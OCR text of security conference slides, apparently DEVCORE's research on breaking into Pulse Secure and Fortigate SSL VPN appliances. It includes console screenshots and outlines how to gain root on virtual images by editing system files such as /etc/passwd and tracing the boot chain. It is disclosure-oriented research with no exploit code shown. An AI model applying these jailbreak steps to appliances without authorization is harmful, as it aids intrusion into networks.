
```
Hacked by Orange Tsai and Meh Chang from DEVCORE research team
```

Response from Palo Alto PSIRT

Palo Alto Networks does follow coordinated vulnerability disclosure for security vulnerabilities that are reported to us by external researchers. **We do not CVE items found internally and fixed.** This issue was previously fixed, but if you find something in a current version, please let us know.


THIS IS FINE.

High severity CVE statistics



https://nvd.nist.gov


We focus on...

- Pulse Secure SSL VPN
  - More than **50,000+** servers operating on the Internet
  - Trusted by large corporations, service providers and government entities
- Fortigate SSL VPN
  - More than **480,000+** servers operating on the Internet
  - Prevalent among medium-sized enterprises

Let’s start hacking

Difficulties for kick-starting

- SSL VPN is a **black box** and **closed source** appliance
- All-in-one & Build their own architecture stacks from scratch
- Only restricted shell provided
  - Jailbreak is the prerequisite for further researches


PSA-V-VMWARE-[redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE[redacted]
To direct input to this VM, click inside o
NSVPX-ESX-11.1-47.14_nc - VMw...
File Edit View VM Tabs Help
NSVPX-ESX-11.1-47.14_nc
To direct input to this VM, click inside
PA-VM-ESX-8.1.2 - VMware Work...
File Edit View VM Tabs Help
PA-VM-ESX-8.1.2
To direct input to this VM, click inside or

```
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>:<
Press <Enter> to view or update your appliance se


Welcome to the Pulse Connect Secure Serial Consol


Current version: 9.0R1 (build 63949)
Reset version:  9.0R1 (build 63949)

Licensing Hardware ID: [redacted]

Please choose from among the following options:
   1. Network Settings and Tools
   2. Create admin username and password
   3. Display log/status
   4. System Operations
   5. Toggle password protection for the console
   6. Create a Super Admin session.
   7. System Maintenance
   8. Reset allowed encryption strength for SSL
Choice: _
```

```
###############################################
#
#        WARNING: Access to this system is for
#         Disconnect IMMEDIATELY if you are not
#
###############################################


login: Jun 13 17:34:43 <local0.alert> 192.168.1
PPE-0 : default EVENT STATECHANGE 60 0 :  Devic
ate UP
Jun 13 17:34:56 <daemon.err> ns monit[969]: 'ik


login: nsroot
Password:
Jun 13 17:35:34 <auth.notice> ns login: ROOT LO
Copyright (c) 1992-2013 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 198
        The Regents of the University of Califo

 Done
> ls
ERROR: No such command
> █
```

```
vm login: admin
Password:
Last login: Fri Jun 14 02:26:19 on tty6

Number of failed attempts since last successful login: 0


Warning: Your device is still configured with the default admin account credenti
als. Please change your password prior to deployment.
admin@PA-VM> ls

Invalid syntax.
admin@PA-VM> tail
+ follow          output appended data as the file grows
+ lines           output the last N lines, instead of the last 10
> agent-log       agent-log
> appweb-log      appweb-log
> mp-log          mp-log
> webserver-log   webserver-log

admin@PA-VM> tail _
```

Jailbreak the SSL VPN


- We are not hardware guys :(
  - So we look into the virtual image first
- Analyzing virtual images
  1. Typical virtual images
  2. Encrypted virtual images

Typical virtual images

- If there is no LILO or GRUB password protected, we can just enter the Single-User mode
- Mount the .VMDK on your Linux box and modify the filesystem
    - /etc/crontab
    - /etc/ld.so.conf
    - /etc/passwd
    - Many ways…

What if the disk has been encrypted?

Encrypted virtual images



BIOS/MBR

LILO/GRUB

- Stage 1
- Stage 2


vmlinuz kernel

- zImage
- bzImage

/sbin/init

- `vmlinuz kernel`
  - Level - **Hard**
  - Reverse engineering for the win!
- `/sbin/init`
  - Level - **Easy**
  - Memory forensics for the win!

The booting process



BIOS

LILO

Kernel

/sbin/init


?????????????????



PSA-V-VMWARE [redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE [redacted]

```
Starting system software version 9.0R1 (build 63949)


Using driver: vmxnet3
.Loading vmmemctl
......

Licensing Hardware ID: [redacted]


About to boot as a stand-alone Pulse Connect Secure.
Hit TAB for clustering options, wait or hit Enter to continue.....
Starting Core Services


Device Administration: https://<DEVICE_IP_ADDR>|<DEVICE_DNS-NAME>/admin
Press <Enter> to view or update your appliance settings._
```

To direct input to this VM, click inside or pr


The booting process


BIOS
LILO
Kernel
/sbin/init
Enter
?????????????????


PSA-V-VMWARE [redacted]
File Edit View VM Tabs Help
PSA-V-VMWARE [redacted]
To direct input to this VM, click inside or pr

```
Starting Core Services


Device Administration: https://<DEVICE-IP-ADDR>|<DEVICE-DNS-NAME>/admin
Press <Enter> to view or update your appliance settings.


Welcome to the Pulse Connect Secure Serial Console!


Current version: 9.0R1 (build 63949)
Reset version:  9.0R1 (build 63949)

Licensing Hardware ID: [redacted]

Please choose from among the following options:
   1. Network Settings and Tools
   2. Create admin username and password
   3. Display log/status
   4. System Operations
   5. Toggle password protection for the console (Off)
   6. Create a Super Admin session.
   7. System Maintenance
   8. Reset allowed encryption strength for SSL
Choice: _
```

Find the vital point




BIOS

LILO

Kernel

/sbin/init

/home/bin/dsconfig.pl

